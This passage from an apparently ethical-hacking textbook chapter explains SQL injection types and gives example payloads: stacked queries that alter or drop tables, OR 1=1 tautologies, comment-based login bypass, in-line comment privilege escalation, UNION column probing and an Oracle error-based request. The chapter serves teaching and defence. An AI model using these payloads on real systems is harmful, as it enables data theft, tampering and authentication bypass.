




Figure 15.4: Example of vulnerable web application - BadProductList.aspx



Example of a Web Application Vulnerable to SQL Injection: Attack Analysis

Most websites provide search to enable users to find a specific product or service quickly. A separate **Search** field is maintained on the website in an area that is easily viewable. As with any other input field, attackers target this field to perform SQL injection attacks. An attacker enters specific input values in the **Search** field to perform an SQL injection attack.

Figure 15.5: Example of vulnerable web application



Examples of SQL Injection


An SQL injection query exploits the normal execution of SQL. The attacker uses various SQL commands to modify the values in the database.

Figure 15.6: Example of SQL Injection attack

The following table lists some examples of SQL injection attacks:

Example	Attacker SQL Query	SQL Query Executed
Updating Table	**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**';
Adding New Records	**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = '**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--**';
Identifying the Table Name	**blah' AND 1=(SELECT COUNT(*) FROM mytable); --** **Note**: You will need to guess table names here	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = '**blah' AND 1=(SELECT COUNT(*) FROM mytable); --**';
Deleting a Table	**blah'; DROP TABLE Creditcard; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; DROP TABLE Creditcard; --**';
Returning More Data	**OR 1=1**	SELECT * FROM User_Data WHERE Email_ID = '**blah' OR 1=1**

Table 15.1: Attack SQL queries



Types of SQL Injection

Attackers use various tricks and techniques to view, manipulate, insert, and delete data from an application's database. Depending on the technique used, there are several types of SQL injection attacks. This section discusses the various types of SQL injection attacks. Attackers use SQL injection attacks in many different ways by corrupting SQL queries.

In an SQL injection attack, the attacker injects malicious code through an SQL query that can read sensitive data and even can modify (insert/update/delete) it.

There are three main types of SQL injection:

- **In-band SQL Injection**: An attacker uses the same communication channel to perform the attack and retrieve the results. In-band attacks are commonly used and easy-to-exploit SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.
- **Blind/Inferential SQL Injection**: In blind/inferential injection, the attacker has no error messages from the system to work on. Instead, the attacker simply sends a malicious SQL query to the database. This type of SQL injection takes a longer time to execute because the result returned is generally in Boolean form. Attackers use true or false results to determine the structure of the database and the data. In the case of inferential SQL injection, no data is transmitted through the web application, and it is not possible for an attacker to retrieve the actual result of the injection; therefore, it is called blind SQL injection.
- **Out-of-Band SQL Injection**: Attackers use different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. This type of attack is difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application.

The diagram below shows the different types of SQL injection:





Figure 15.7: Types of SQL Injection



In-Band SQL Injection

In in-band SQL injection, attackers use the same communication channel to perform the attack and retrieve the results. Depending on the technique used, there are various types of in-band SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.

The different types of in-band SQL injection are as follows:

- **Error-based SQL Injection**

  An attacker intentionally inserts bad inputs into an application, causing it to return database errors. The attacker reads the resulting database-level error messages to find an SQL injection vulnerability in the application. Accordingly, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This approach is very useful to build a vulnerability-exploiting request.

- **System Stored Procedure**

  The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious inputs to execute the malicious SQL statements in the stored procedure. Attackers exploit databases' stored procedures to perpetrate their attacks.

  For example,

```
Create procedure Login @user_name varchar(20), @password
varchar(20) As Declare @query varchar(250) Set @query = ' Select
1 from usertable Where username = ' + @user_name + ' and password
= ' + @password exec(@query) Go
```

If the attacker enters the following inputs in the application input fields using the above stored procedure running in the backend, he/she will be able to login with any password.

User input: anyusername or 1=1' anypassword

- **Illegal/Logically Incorrect Query**

  An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on. In this SQL injection attack, an attacker intentionally sends an incorrect query to the database to generate an error message that may be useful for performing further attacks. This technique may help an attacker to extract the structure of the underlying database.

  For example, to find the column name, an attacker may give the following malicious input:

  Username: 'Bob"

  The resultant query will be

  ```
  SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
  ```

  After executing the above query, the database may return the following error message:

  "Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

- **UNION SQL Injection**

  The "UNION SELECT" statement returns the union of the intended dataset and the target dataset. In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in the following example:

  ```
  SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
  SELECT creditCardNumber,1,1 FROM CreditCardTable
  ```

  The attacker checks for the UNION SQL injection vulnerability by adding a single quote character (') to the end of a ".php? id=" command. The type of error message received will tell the attacker if the database is vulnerable to a UNION SQL injection.

- **Tautology**

  In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true. Such an attack can be used to bypass user authentication.

  For example,

  ```
  SELECT * FROM users WHERE name = '' OR '1'='1';
  ```

  This query will always be true, as the second part of the OR clause is always true.

- **End-of-Line Comment**

  In this type of SQL injection, an attacker uses **line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), and they are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

  For example,

  ```
  SELECT * FROM members WHERE username = 'admin'--' AND password =
  'password'
  ```

  With this query, an attacker can login to an admin account without the password, as the database application will ignore the comments that begin immediately after username = 'admin'.

- **In-line Comments**

  Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions.

  For example,

  ```
  INSERT INTO Users (UserName, isAdmin, Password) VALUES
  ('".$username."', 0, '".$password."')"
  ```

  is a dynamic query that prompts a new user to enter a username and password.

  The attacker may provide malicious inputs as follows.

  ```
  UserName = Attacker', 1, /*
  Password = */'mypwd
  ```

  After these malicious inputs are injected, the generated query gives the attacker administrator privileges.

  ```
  INSERT INTO Users (UserName, isAdmin, Password)
  VALUES('Attacker', 1, /*', 0, '*/'mypwd')
  ```

- **Piggybacked Query**

  In a piggybacked SQL injection attack, an attacker injects an additional malicious query into the original query. This type of injection is generally performed on batched SQL queries. The original query remains unmodified, and the attacker's query is piggybacked on the original query. Owing to piggybacking, the DBMS receives multiple SQL queries. Attackers use a semicolon (;) as a query delimiter to separate the queries. After executing the original query, the DBMS recognizes the delimiter and then executes the piggybacked query. This type of attack is also known as a stacked queries attack. The intention of the attacker is to extract, add, modify, or delete data, execute remote commands, or perform a DoS attack.


For example, the original SQL query is as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob'
```

Now, the attacker concatenates the delimiter (;) and the malicious query to the original query as follows:

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
DROP TABLE DEPT;
```

After executing the first query and returning the resultant database rows, the DBMS recognizes the delimiter and executes the injected malicious query. Consequently, the DBMS drops the table DEPT from the database.



Error Based SQL Injection

Let us understand the details of error-based SQL injection. As discussed earlier, in error-based SQL injection, the attacker forces the database to return error messages in response to his/her inputs. Later, the attacker may analyze the error messages obtained from the underlying database to gather information that can be used for constructing the malicious query. The attacker uses this type of SQL injection technique when he/she is unable to exploit any other SQL injection techniques directly. The primary goal of this technique is to generate the error message from the database, which can be used to perform a successful SQL injection attack. Such exploitation may differ from one DBMS to another.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```


The malicious request would be (e.g., Oracle 10g):

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )–
```

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is another query, i.e., the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message such as

```
ORA-292257: host SCOTT unknown
```

Then, the tester can manipulate the parameter passed to the GET_HOST_NAME() function and the result will be shown in the error message.



Union SQL Injection

In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause. The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables. Before running the UNION SQL injection, the attacker ensures that there is an equal number of columns taking part in the UNION query. To find the right number of columns, the attacker first launches a query using an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error message appears, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as "**Unknown column '10' in 'order clause**", then the attacker will assume that there are less than 10 columns in the target database table. Through trial and error, an attacker can learn the exact number of columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as

```
UNION SELECT 1,null,null—
```

If the query is executed successfully, then the attacker knows that the first column is of integer type and he/she can move on to learning the types of the other columns.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

For example,

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

